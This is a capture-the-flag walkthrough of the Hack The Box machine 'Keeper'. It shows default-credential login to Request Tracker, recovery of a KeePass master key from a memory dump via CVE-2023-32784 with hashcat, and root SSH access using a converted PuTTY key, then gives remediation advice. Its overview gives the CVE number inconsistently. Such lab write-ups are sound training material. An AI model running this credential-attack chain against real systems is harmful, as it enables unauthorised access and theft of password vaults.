

Linux | Easy
Creator: knightmare
Hack The Box :: Hack The Box
Overview
Keeper is a relatively straightforward Linux machine that can have a few tiny rabbit holes. A ticketing system is used where a user sent a KeePass password vault and a memory dump. We leverage a common vulnerability, CVE-2023-3278, to retrieve the master key from the memory dump. Hashcat is then used to perform a dictionary attack against the hash retrieved from the dump containing a PuTTY private key. putty-tools is used to convert this to an OpenSSH format where we authenticate using the private key as root fully compromising the host. As with any penetration testing engagement, some remediation recommendations are detailed at the end as to what the Acme organisation could improve in order to help bolster their security if this scenario/environment existed in the real-world.
Reconnaissance
TCP All Port Scan
sudo nmap -sT -p- -oN recon/nmap_alltcp --reason --stats-every=5s -vv 10.129.229.41

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open http syn-ackScript Scan
sudo nmap -sCV  recon/nmap_scripts--reason --stats-every=5s -vv 10.129.229.41

22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQfKeHHT6CZwCwu9YkJosNSLvDmPM9EC0iMgHj7URNWV3LjJ00gWvduIq7MfXOxzbfPAqvm2ahzTc=
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+goO
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelFrom the nmap scans we have an open SSH port and web application running on port 80. According to the OpenSSH banner version 8.9p1 the likely operating system is Ubuntu 22.04 (Jammy) or Ubuntu 22.10 (Kinetic) according to 0xdf’s OS enum software version cheatsheet.
Enumeration
80 – Request Tracker Website
The web application presents a basic text URL with a subdomain.

This requires utilising DNS to translate the domain name into an IP address in order to visit tickets.keeper.htb. We can add this to our local /etc/hosts file for local DNS resolution:
10.129.229.41   keeper.htb
10.129.229.41 tickets.keeper.htbSaving, refreshing and following the text redirect takes us to the following page:

Note “Request Tracker” at the top right. This is a link that takes us to the Request Tracker official site. At the bottom right we can see a version disclosure of “RT 4.4.4+dfsg-2ubuntu1 (Debian)”.
As with many engagements, always apply the principle of Occam’s Razor – start simple and obvious. Searching for “Request Tracker Default Credentials” is always a good start in your penetration testing methodology and can often provide a foothold where a developer has forgotten to retrospectively reset the credentials.
Fortunately for us, the default credentials of root:password work.
Keepass Ticket Email
We begin taking a look around the web app to gain some familiarity and explore potential avenues for an attack path lead. We’re looking for some sort of functionality that can be leveraged to gain a foothold to the back-end server, usually in the form of a remote terminal option, the ability to upload files or run scripts. Considering we’re logged in with root with administrative privileges, the potential attack surface is larger to explore.
Taking a prod under “Search -> Tickets -> Recently Viewed”, an email correspondence can be found.

Email Correspondence:

A crash dump was sent from the user Inorgaard to the company’s ticketing system.
There’s an indicator in the above picture of a CVE. Can you see it?
Keepass has a popular CVE, searching “Keepass CVE” should return it, that was identified in 2023 which aligns with the date of the email. This could be a potential indicator to the version the user was running and the vulnerability we can exploit.
In Keepass 2.x before 2.54, it’s possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered.
CVE-2023-32784
7.5 High CVSSv3 Score
Cyberis wrote an insightful article in exploring this CVE, how it works, how an attacker can leverage it and how to be secure against it – Exploiting KeePass CVE-2023-32784 | Cyberis Limited.
User SSH Foothold as Inorgaard
Inorgaard said she left the dump file in her home directory and navigating to Admin -> Users -> Select and selecting Inorgaard shows the following:

Inorgaard is a new user with an initial password of Welcome2023!
SSH is open, we can attempt to authenticate.

We have successfully gained a foothold and retrieved the user.txt flag.
scp lnorgaard@10.129.229.41:~/RT3000.zip ./Secure Copy (scp) the file to our local machine.
“end-of-central-directory not found error”
If you receive the error message, this likely because the file is corrupt and didn’t
scpover properly. In order to validate, runsha256sum ./RT3000.zipon the target, and repeat on the local machine to validate the file integrity to ensure it’s transferred properly.

Unzip the file reveals a dump file as predicted, but also the keepass file, ‘passcodes.kdbx’.
Cracking the KeePass Memory Dump
After some quick google, a brilliant tool designed for this CVE is by Jorian Woltjer – https://github.com/JorianWoltjer/keepass-dump-extractor.
cargo install keepass-dump-extractor

# Didn't add to my PATH env variable so had to specify the absolute path
/home/kali/.cargo/bin/keepass-dump-extractor ./KeePassDumpFull.dmp -f all > wordlist.txt

# Convert to hash
keepass2john passcodes.kdbx > passcodes.kdbx.hash

# Crack
hashcat -m 13400 --username passcodes.kdbx.hash wordlist.txtLet that run for a minute or two

FYI: mode 13400 is for KeePass versions 2 and 3 if you’re interested.
<...SNIP...>
$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf6889266a388abe398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfedd5a05c*411593ef0846fc1bb3db4f9bab515b42e58ade0c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a
70818e786f07e68e82a6d3d7cdbcdc:rødgrød med fløde

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass (KDBX v2/v3))
Hash.Target......: $keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae...cdbcdc
Time.Started.....: Tue Nov 18 09:42:05 2025 (2 secs)
Time.Estimated...: Tue Nov 18 09:42:07 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      295 H/s (8.64ms) @ Accel:83 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 475/475 (100.00%)
Rejected.........: 0/475 (0.00%)
Restore.Point....: 332/475 (69.89%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:59000-60000
Candidate.Engine.: Device Generator
Candidates.#01...: b§dgrød med fløde -> ~]dgrød med fløde
Hardware.Mon.#01.: Util: 97%

<...SNIP...>Keepass master key: rødgrød med fløde
The CVE is present as when the user types the master key, all characters are stored in memory. However, the character you press is stored temporarily in plaintext whilst all previous characters are obfuscated with a ‘●’ character. The Rust program Jorian Woltjer built automates this discovery process of searching through the dump for a specific pattern of characters in order to form a wordlist (which we used with hashcat).
Master key has been obtained, let’s login via the GUI tool KeePass. Two entries are present. Once is a password for a user we have already obtained, the other is for a root user and contains a PuTTY ssh-rsa keypair.

Using putty-tools the keys in PuTTY’s format can be converted into usable OpenSSH keys like so:
# Install putty-tools if not already
sudo apt install putty-tools

puttygen key.ppk -O private-openssh -o id_rsa
# puttygen key.ppk -O public-openssh -o id_rsa.pub

chmod 600 ./id_rsa
chown <username>:<username> ./id_rsa # if not owned by your user alreadyThe private key can be obtained in an id_rsa format that OpenSSH can interpret. The public key is not strictly needed, hence commented out.
┌──(ghostlox㉿kali)-[~/Documents/HTB/Keeper]
└─$ ssh -i id_rsa root@10.129.229.41
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
2b<...REDACTED...>65
root@keeper:~#

# This is standard bash terminal but Nim is used for better syntax highlighting in this case.Using the private key (id_rsa), logging in as root was successfully and the system is pwned!
Remediations
As you would in a real-world penetration test engagement, there are always recommended remediation steps or advise in the report. This section includes a brief summary of what security remediations or mitigations could be in place to reduce the risk of compromise should this machine be in the real world.
- Insecure Default Password
The Request Tracker application credentials appeared to not have been changed since implementation. The password used for the administrative account were the commonly known default credentials meaning any attacker can quickly gain access to the system going unnoticed. The password should be changed to a secure password, preferably using the three word principle including numbers, special characters, uppercase and lowercase characters. In In addition to the password, the use of the root account should be minimalised where possible unless a specific business need requires it.
To further enhance the security, security monitoring and logging should be in place to detect password attacks enabling Acme to take timely action before a potential compromise.
2. Onboarding Credentials are Insecure
The new starter’s account, Inorgaard, utilised insecure credentials that are considered weak and re-used amongst other new starters. It’s recommended to evaluate the organisation’s secure password policies to ensure a consistent and robust approach to managing and secure passwords. Inorgaard’s were stored in plaintext on the Request Tracker ticket system.
3. Sensitive Information Sent via Email
It was noticed a user sent sensitive information via email to the IT team. This included the entirety of the user’s password vault. Acme’s policies and processes should be refined to determine the methods in which sensitive information should be sent and handled in a more secure and controlled manner (as other Service Desk users on Request Tracker may be able to capture the password vault also). This can commonly be implemented alongside end-user security awareness training.
4. SSH Authentication Security
Secure SHell (SSH) was accessible on the server via port 22/tcp. Whilst not inherently insecure, measures should be taken to reduce the potential attack vectors and apply a defence in depth approach using multiple layers of security.
This includes disabling password-based authentication and relying on Public Key Infrastructure (PKI) such as public and private keys. The SSH configuration file (located at /etc/ssh/sshd_config) should be modified to disable root user logins to follow best security practices. Instead, should a user require administrative privileges, another method should be used or a privileged user should be used in replacement of root.